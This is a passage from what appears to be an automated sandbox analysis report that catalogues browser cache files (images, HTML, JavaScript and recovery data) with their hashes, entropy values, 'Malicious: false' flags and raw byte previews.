SSDEEP:	96:rDZYQf6BBSpFjb2WkWeMtY6G5JTv/jq9xG5JTv/js6A:rDZYQf6BkpFjb2WkWeMtY6Wq9xWs6A
MD5:	550978ED2E433372AC6AA51CF48E5151
SHA1:	348DAA3089AD79EC4A92F490E0A003D4DBFEFA66
SHA-256:	3D7C29E2677BE573EAC4560FD375E12EC77723B5433C707AE0FF6EB846E4005B
SHA-512:	42D2CDC6ECDB693B1E3FE4414A90BCCDF3A137B27F2E3F2D443A3867D1536320BA65EC466395BDF021C5AFD75B3CB16A4ACF8EB614702D78EC27653383AC3 C9
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{128E0BB8-3F09-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	27216
Entropy (8bit):	1.8615212530818832
Encrypted:	false
SSDEEP:	192:raZVQN6ekDFj128kWiMtYarRiowxrRBRiorrA:rGK4/DhsoTtPrgr3zM
MD5:	FE2F51B0CE1F31BCFF02610CCC31E718
SHA1:	2FA6ECC1B90BFB3490FA64862BA63A01B3C3C8F6
SHA-256:	20826B71CEAD39F2D618EB81E0299B49080F0380DC1452CD1ACCEC6DEB0A5C2F
SHA-512:	4B96446E744A5894749ED94EBF847BE29D55704D26E89C708CFDC672B22BD5410E2B11E2DD00086FB45C66AFE01142950176F4E4F2B5178F1D323477014841DC
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\wlm7n14\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	5644
Entropy (8bit):	4.117386466624742
Encrypted:	false
SSDEEP:	96:U0aWBAm5zDlvV2rkG4zuAZMXJFG62q7mQj:UCBp5zZ0IG46AaXJFG6v7mm
MD5:	C4A9CD9783706846CD1683C58F0C1687
SHA1:	B7D5A311CC47AB67374E7DF103DAFEAA824A3D59
SHA-256:	E4D26BD1933A2397E03DB83479BE120597B06C0ABF84B5A4D88CFA91B7205FCD
SHA-512:	122C749650F4193605B1C90C4EA54DA09ADD6ED7F523833EEF14D4E84C3454BBA8D00F9A45500371E419808481A0B3778494600735AA1731677EABE0D2E62328
Malicious:	false
Preview:	!.h.t.t.p.:./.l.o.o.g.e.r.b.l.o.g...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s ..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s... ....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s..s.....s...s...s].....s...r..s7.....s...s..r...r...s..r.....s...s.....s...s..s7.....s...s..si..s?..s7..s..... .....s...s.....s...s...rW.....s...s..s...s...s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s..r...s...sQ..s..r K..s...sg..s'.....s...s...s..s..s'..s_..s...s...s...rQ..s..s...sK..r/..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\5a9f9a2b-8e64-4961-b3e5-fd11cf345b01[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	54757
Entropy (8bit):	7.955842263789909
Encrypted:	false
SSDEEP:	1536:GwQKsNsbvSZIugo5Ndq6StBsbhHozPbovNW2J1:GwQ9ybqZIboo6VH4Uvw2J1
MD5:	FC1D5C2BBD7332A2EBFF6AC249421119
SHA1:	B44419370D698680DFBA2AD2A73680B6C1128689
SHA-256:	9ACF5AB02B6E483F1B3C6B0A29E6446A2ED2740A2EA86C711BAD80D9133E8C92
SHA-512:	8EAA8E473BB020A485D4C7C881C61725B320F622C7835A46335EB392DB9FBD02A67405630387F472DB6254ADA0F2CBB0D79A280271FA78E4B52A1C725BE7B8B
Malicious:	false
Preview:	.....JFIF.....C.....C.....,.,..".....G.....!..1A.."Q.a q.2....#....3BR....$b..C4r..'S5.....@.....!...1."AQ.aq..2.....#BR...3b...r$Cc.....?....d....8.....].b}.. ..xO..Ps.....R....O|.....0z.2.G.>X?Q.:r:.t' >...hP.#....N..8.g.|w..o.pj.D.....?O....8..y....o..5.....2..u'..:.....c...`....w.....Q..9=...<....{..`1.l...NU.|....j&o.....s.....c...3..A)K.N...2H=.;...'....O.`.....1..V.U ..bA.f363n.I.B\...(|..A.. .V..J.}Y.....=.[\W..f...W..cenR..=..=.wB...1...}.l..._..p...+.z1VRR.G.g....G....@..#.;.....n.t.!....j.A...z..8=[.....b.A ..98.~..S...<...*."JE.h...~C.....v.:....`x.3.....<c!..\')8..F.s..?...@ .5.....v.....vU.Vi.....I.....g... .I....!AN....|..?..Rts..m!..O..F.$.S..{t';...4.G.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\6k71ht[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232884
Entropy (8bit):	5.999887471636028
Encrypted:	false
SSDEEP:	6144:qn+jaKLBJDzrkO32SewjX4dOn6RDE5025F878:q+j9L/kO3jeQX4w6RDyL5a78
MD5:	F653BEE495A51D0BB6462700A8717922
SHA1:	FD0BD83B76C1904D4046A49657F3244E4F1841A6
SHA-256:	0C91F4F38F71AF76044EB53A98AA4191BD543E18493C7FA90BA085474F9D6852
SHA-512:	DE1902F810424D0705D5D8FF43580BE90F447721A1B55BF20F0E3D9F7CCA57D362667B890E18F710F8CE6FDF1DE0CE286BA5183F4FB3D6B572E9B999199C9C4
Malicious:	false
Preview:	CwJmOcMwoyudEY8Z+Xw0ti+vCO4WpH9x0jVUvrxurNSMCo8NTY8JzBseqLvi9DJCGeOmmXV1J67ChE4rH6AF5Tr9g1+mBohMUZp6gueyPEV/panQmq6RS8QF vFDFrArMD/GBm9fhjNgbw5NzRp79KRL1IimyrYGxeLO/4Ndpleg07OZiojU1US6O6zIi8xdwVQAERGVaknwBggx0xqWjJ+FzjDGA4pG3RdHBAbcgmNToLxKB76KsWy7J4j +EA2fSf2faHEbgnm65HkSJjkUVpy51/w+WEVViQWHWH0yHDvbxQzb/st3cLh3D3ko02Qs1mCZTy4xcMSXvXUcvdv5p3b2OThR/hr2MNQT+akWvIMv8zJXn2I Ws5x98OWYk65Hzv9FIp4VdKTNE+HSEeE/18sR9YY78zItvVhrz5s6wcJdvDh9oW8IRWh5wHoALJnqXkUsqEhI0Rv9wW20gF03Czzwi0B62CtZcdG5riWhJZN zTDdNMYoUQniMg8quxnnRM0EoLlFHfALMQU+4q8vC2BDF4uDxWw6Nl2onOh7HZNPRsnK8LotGyEcmXYXiUDfWOP468qducCKyclCsuv8O3j2HBlyTdaaCMQQ l7qbKla9y0KE+FYHso73x/6fqrskqYCcAY4ix7xKFUm/skTrlaCpYWysYvKuISvTpDbK/221RMjl/yM07RgIhVOZ1GbZ1itfnlNXhwcyWD3NbORWkqiwukJk9S/P0jLscl o71ISvemEpyYmVjizyBtDIOXnqhTH0ez44gVFiLyjCjS2aOB4uje52mDDAcp6ds4Io+9Fd7hfQsTess2yMbOq652C9b0zQHdNWWeOabwJnCNez+z8QcYyIlX1HgqVmYwsa Kfs2SP/yLgpav0NKBqPpiXmPUnlsmchwE/8k/lo1DUuCwP0J8UoA6byJJd1RNUM84j8r55NYMgG6VYARe2rY4Msi6VmniVixgH07AAKarlaHG+6wl5O9st62x6mMV0drCh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\85-0f8009-68ddb2ab[1].js	
SSDEEP:	6144:Rr/vd/bHSg/1xeMq3hmnid3WGqIjHSjasjiSBgxO0Dvq4FcR6lx2K:F1/bAQnid3WGqIjHdQ6tHcRB3
MD5:	D60D1BB055064D372E8F7025F701546C
SHA1:	C2BA19CEABA27F9552A675E5E487B2C18473D642
SHA-256:	D9531D7363483CE1C9D5C24AF73721F0731653ED7E3A2EDFD843C91FA5809DDC
SHA-512:	A1EBDF4D56FC19EF54CDB7552703383767AD43E32F52688AF58D394F00C57371A0D87023160376F5CF91ED6D0828F4EC60D4EC7AC48319AA82AFD93C9CF2A3C
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\AA7XCQ3[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	635
Entropy (8bit):	7.5281021853172385
Encrypted:	false
SSDEEP:	12:6v/78/kFN1fjRk9S+T8yippKCX5odDjyKGIJ3VzvTw6tWT8eXVDUlrE:uPkQpBJo1jyKGIlVzvTw6tylKE
MD5:	82E16951C5D3565E8CA2288F10B00309
SHA1:	0B3FBF20644A622A8FA93ADDFD1A099374F385B9
SHA-256:	6FACB5CD23CDB4FA13FDA23FE2F2A057FF7501E50B4CBE4342F5D0302366D314
SHA-512:	5C6424DC541A201A3360C0B0006992FBC9EEC2A88192748BE3DB93B2D0F2CF83145DBF656CC79524929A6D473E9A087F340C5A94CDC8E4F00D08BDEC2546BD4
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O..Kh.Q...3.d.I.$m..&1...[....g.AQwb."t.JE.].V.7.n\Y....n...Z.6-bK7..J. ..6M....3....{.....s...3.P..E....W_.....vz...J..<.....L.<+..}.....s..}>..K4....k....Y."/.HW*PW...lv.I....\..{.y....W.e.....q".K.c.....y..K.'.H....h.....[EC..!.}+.....U...Q..8.....(./....s..yrG.m..N.=.....1>;N...~4.v..h:...'....^..EN...X..{..C2...q...o.#R .....+.}9:~k(.."........h...CPU..`..H$.Q.K.)"..iwI.O[..\.q.O.<Dn%..Z.j)O.7. a.!>.L.....$..$..Z\..u71.....a...D$..`<X.=b.Y'...../m.r.....?...9C.I.L.gd.I..?.....-.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\AAm2UN1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	410
Entropy (8bit):	7.127629287194557
Encrypted:	false
SSDEEP:	6:6v/lhPkR/7IexkChhHl3BdyX5gGskABMIYfnowg0bcgqt/cRyuNTIKeuOEX+Gdp:6v/78/7pxE5KiIYfn+icX/cR3rxOEu4
MD5:	C27B8E64968D515F46C818B2F940C938
SHA1:	18BE8502838D31A6183492F536431FA24089B3BD
SHA-256:	A6073A7574DE1235D26987A54D31117CC5F76642A7E4BE98FFD1A95B5197C134
SHA-512:	C87391D02B17AB9DACA6116B4BD8EAEE3CF5E9C05DAF0D07F69F84BE1D5749772FB9B97FD90B101F706E94ED25CDFB4E35035A627B6FFE273A179CFEDA11DA4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAm2UN1.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....~..../IDAT8O..QR.@.....Wn...T."...(...@..k..r.>2.n.d.....q.f...nw.l....J.2.....i!..(.s... .p..5Ve.t.e.....|j.M|)>'..=..Yzy"..:.p>[..H.1f'!Zz.&.Mp...R.....j.~.>.N.....we./XB.Wdm.@7.,.m..Z{4p{..p.xg...T...c.}...r.=VO.Qg...|2.I...h.v.....6.D...V.k...Z.0.....-.#....t..sh...b....T.....o..s.Bh.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1ardZ3[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	481
Entropy (8bit):	7.341841105602676
Encrypted:	false
SSDEEP:	12:6v/78/SouuNGQ/kdAWpS6qIlV2DKfSlIRje9nYwJ8c:3Al0K69YY8c
MD5:	6E85180311FD165C59950B5D315FF87B
SHA1:	F7E1549B62FCA8609000B0C9624037A792C1B13F
SHA-256:	49672686D212AC0A36CA3BF5A13FBA6C665D8BACF7908F18BB7E7402150D7FF5
SHA-512:	E355094ECEDD6EEC4DA7BDB5C7A06251B4542D03C441E053675B56F93CB02FAE5EB4D1152836379479402FC2654E6AA215CF8C54C186BA4A5124C2662199858
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1ardZ3[1].png	
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d...vIDAT8O.S.KBQ...8...6X.b...a..c....Ap....NJ....$.....P..E\|. ..;>..Z...q...;.\|..=../.o.....T.....#..j5..L&.<)...Q\.b(..X,.f..&..}$.I..k...&..6.b:....~.....V+..$.2...(..f3j...X(.E8..}:M.....5.F).....\|>g.<.....a^.4.u...%...0W*.y-{.r.xk.`.Q.$.}..p>.c..u..|.V....v,...8.f.H$.l.....TB.....,sd..L..|..{..F. ..E..f..J.....U^.V.>..v....!..f....r.b.....xY.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bLhO5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	9396
Entropy (8bit):	7.909148243969961
Encrypted:	false
SSDEEP:	192:BYeiDFM3nDVCcfp6YxLso5JT+gzLkOYSCUkDRXD3iGF6rEVMJ1:ee7fcuLs+TLIROGKEyJ1
MD5:	40F88228067C5F14E7F5FEE7E439A56A
SHA1:	AA29DDB2200F2237B7A6B086EE946461FD8DC487
SHA-256:	F72F4D917188365549FA3EA62C78107A3C35BBCCD914D83B14EC343285755581
SHA-512:	000EA905978088450EF71F798D428CF3B3295BD25928049C2F0FA4C9BDF6D573657E758F85A2D55181BF6962D0456F7EC3B893ABE3A5CC7A88E559925548EFD0
Malicious:	false
Preview:	.....JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...QI....jX..m...QU_.c}k.RR.h.....jA.l}.:{..V.D.dq.....zH.9....LP1..g..<.....<TU~..Q...AE.P.E/.F.. ..\{.1.(.(.....J)p}.:....%.Q@..Q@.^.P.v..KA..}.N.H.z..))h.`....`zE.....Vot...M...6.d.?v.S.h.....u...6.gG.`y....om.!...0..\.nf.....u.....{.I_S...+...)....i..'..=.O...h.....Hx@=M>1.J;.#.....9.]..6...l..QE...QE..QE .)ph..%8SE;"....4..M...(...(.....V.dH

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bQst5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	22774
Entropy (8bit):	7.928554454265233
Encrypted:	false
SSDEEP:	384:7XyDn8XxPLLah04y2Fyn5L9TPz0OdGE/9FzG01XRS01BYc9ae+P4nN0yO/CP+:7XWmojo5L77ZRN/YCR+qtOKm
MD5:	9DCE510020EAFA7D7E9FC73622975F26
SHA1:	3F757CB3DB65962CADCD0FA008BAF0682755D01E
SHA-256:	E9DDD5803A9DD7E8E5853D4254B0CF6278EEAAF5BF536073AC31DEB9C001A4C7
SHA-512:	4F5F66AB5B13743D686EFDD93D7ABA3DE8345D065DF87B155F9C4E7A016DD4463538AD8B33A2777CDBC446F05AF911D9C25932A1C63D841631832B1ECF83D2A 1
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1bQst5.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1030&y=548
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....sHMR!..K..4..H.1.3L&..GJH~i.,.,;...3.!5.IT..&.ay.....>*].....'r..S.p..IG..~..pMf.4wA.^..zX.U..%=.j...y5.eq.+....`;yoJ.W..'$.]DV.p..I.]! ..3....\..A.9y-....._(;.uX.) `..;+t.\...89.b.F.&MB.....yW....E.y..AX..JKK.J.....>.x.....m..i4.E.....U... .e..yC..t.Rj.c..h\.....i...s-[.$.tQR.eEE.....5 4.[...u.=O.....(...V7=..,...V"f<",P...>#..}O4.u

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bUSdR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 144x144, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	6455
Entropy (8bit):	7.749032764179779
Encrypted:	false
SSDEEP:	96:BGs6EWcVXEkyskV/YP1Y4LII16PxFugtS+Qm2sXYJXVqtBzUJD2ZacrDGwfhN5ye:BYfcVbyskV/YNBfcuQWzsyotyTwpNgne
MD5:	A7886DDAFEAA83F55FF113F2441B1702
SHA1:	0C08EBACEA71BAC815A0F54B5F51DA22CBFFFC16
SHA-256:	F248459FF201A305B0DB398C97B6285BEA7F0DAD1001701F96D2F71D18449A5C
SHA-512:	91D83B9C7AF4C1BE05E5822D4DB680AD2709C87AFD3F62239B7FD68285850610C41B1DD049A8F63546A494B88502E729BD4EC49C714A861EA4C8B413A30E34F
Malicious:	false
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...(...(...(...(...(...))h...(...(...(..wI..A]..|...h.:.....1...T....S.~.g.....q..(.....]1\...W...._.?.5..u..q..n>F..L...iO..`."........=S.,F...o.....9..v.m...O.:..{'.\g.'...4yR...7...M...v~}..2~t}..u.?.....Y?..i~.1...2..&.ar.xC].T.K...t.....r..s..?.]...m.`A.2.....G.Vgr..E[*..@..<..(.N...(.....(...(.....(...(...(...(.....E?.q^.u..>.....S....wq

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bV0rW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2511
Entropy (8bit):	7.825135930511641
Encrypted:	false
SSDEEP:	48:BGpuERAI4WFjzgmZJ7EqR+y97upvYmHwZ5wLKeUH:BGAERFHV5EqhohnvUH
MD5:	0C89A8F03A412B4DA32E3C954F910E80
SHA1:	3DF6BBCD0125B4086D26DF2BDB5B59A41FED1FC0
SHA-256:	FBD85BC3AE7AD4E75BC8E8A2A02F796339F0F91D55945369D70C9A75586CFF6F
SHA-512:	ADDB7CBDAAE6CEA8785E68D6B333EB6DDE8C0FB98B554912A7365B472E0C7F341A7F1636F45EDC737A18B2A361CABEC13E1B23DC8A13907C2BC0E0C11494F9D0
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?...#..j..y};...Q....q."..=}.y..X.@.....N.x.H...g.2F...~..%.Tb.Ei...>.....P8.!$.1..|...?..IY.N.9,9..})....FO.i|. <g.4.+1?.....Hf.....@.OCQ6.eE4.. }..9.,A..PZL...r.....t..4.+;.....Kv.>=h.D.KM....>%....>.esi.yw.2...O..s...-.\...P[$..x$..5..Z2..f.^[+<M+..#...?.Ip.I.....6...)...{..1..+...J..K..k..<.....~ n.{&.{Kj.R.;.rx.....D.5,.p.w&..mf&%4+....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bVVkQ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	11637
Entropy (8bit):	7.7593019996158645
Encrypted:	false
SSDEEP:	192:BpHkRdMbjQRTY24/YKdzYlk5/5aq2rfhdiZT87eGMapk4oZocpgw0j17DMnaAwfX:7ERdk2TH4/FY6aNGZTrzvNuOgwKUnxwf
MD5:	E6F1249554B17F2018C9433565ED030F
SHA1:	23DE4121A9C959E5FBDE0E4825840B0CCA1F6824
SHA-256:	81BCA08DEB344BA55F72ADD21593188FF2DE9BB5B20AD62B4411C7006D2812F9
SHA-512:	1071D42996139C50DB6FD94E878D8D3C93B8E55CB1686AB30EE48026CC4C79F187023685A4216C6786FECE2E2EC0C42BDFC06A41919F34966CEDA0A29A07472
Malicious:	false
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...KE..)qE-.%...P0..).QE...i3A.. .4RP..(.....QE.....IL...:.R.@.3E--...P(...IO"....F)qE.%..b..)h...E;...!1I. v(..7.b..1@....Q..m..b...ZJZ.).KH.....f.4...nh..8.(.SsK..~h.4.3@...S3J..?4.....KE.4.LS...7....I..a..*B).P.dSi.h..M4.J.-...@.E....(..4.J(4..-!..4...ZC@.E.P..IK@.-....)qF)E..... LSH....n(.;.b...\R.F)..N....@....Q..a.b..1L..I.....S.K.c..1N.&(..S.F(..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bVll7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	31494
Entropy (8bit):	7.963332291513049
Encrypted:	false
SSDEEP:	768:7z1aI3ONeZAglOY8+oey2ev6peIOsByZpZkTzXCBxHn1A4:7z1tweZpsYXCcUD6vCBNn1A4
MD5:	6D7D58BDC27E037BBF0655FA2E43BF24
SHA1:	0BFEB2D207C099D082EADBD6108AF8179C722FE6
SHA-256:	987E2B9EC44BAC582AE2B61C3061627E01121D229C0B14BC5916C4DB9EE400F3
SHA-512:	3265CE50F25E4B6A29CD6C15AD25D4DA5BB27D71A24C88951CECE190B232E46CC8286B252CF99EBFA8E31320959D98FABB6ABBB364B35DB6C1E0A55E9D26F8A
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.....=.?..}.Jx....I....W5.....T.....at].;..wv.}...8...psHcqK...]...R.P(....O.J..!kx..F..B.\|M.K-]..(....;.#}F.S.He. #...6..qY.....bA....R.....w.....EB..7E+.4s..x.@A.....~..C....c>.?.,.B>pA..xU..#..?..F...H.....sO.rri..... .NK.Z.....W.\W9..%.On....o.ZM..#?./.Q`...Z.&.g...[..(&...i.-.$.s....sN. ....._....T.....z.jH....1..q._.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bVoFr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2159
Entropy (8bit):	7.788700856055258

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bVoFr[1].jpg	
Encrypted:	false
SSDEEP:	48:BGpuERAOM8tkmARkhlEdvD7cYXYuM5qnfyD3eSEH4uaa:BGAEU8+khlWpXYuM5k0E4za
MD5:	2A327E7CEF20DF25C9396F7F8D95AE94
SHA1:	8F5EAB752C1F222895E4DC2BC7DCE7A960F13727
SHA-256:	0A30BD55A96A6ECE6466FF9B8DAA7FF79566FB07155ED7E19316EF77316868FD
SHA-512:	AE137E9894D5D5104AFDF919E9AF074515621E7C95177EE984D425405103B0ABE9B7B4E6CBB553F50F3164FF5C820A848ECEC0E79FAFB55641A0F230D6393CBI
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..5i...1.....u.km..F=@..:..6/,bl....jk.ArV;...}..Si.O...(.j.....1H4.P...@.M.....a.U...-.Iq. Ru&.D.An.6.. .....qU...3G3.+....?..ZF.,....H..O.....'.jS{.,y.T...q.....i..N./6.B.d5_.....[.!.r...+.N..#_.hO.o.1...._.3m.*Sl\...f..7..O}.m.iv.sr..*WU{.E...Db..lQn.#.....T....ml.:.Y..YQ...B.8....5 .z.A....;.....Y.F.cq.....`.^O.;;.q.b.j.1|>.I..8$.n..+..l...v..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1bW83y[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	22630
Entropy (8bit):	7.964365538815913
Encrypted:	false
SSDEEP:	384:eWTUfu94iE6gJ7114QtKexlwHHjA5TJPlhDbX5NI0AZPuRz2Aed:eWzvQqUKefmAXPb6PdAed
MD5:	CF123D5D9F4F976F120303EF7929A210
SHA1:	C9E7476A6D0BE085905CFCDF96EE0BCB7B6E495B
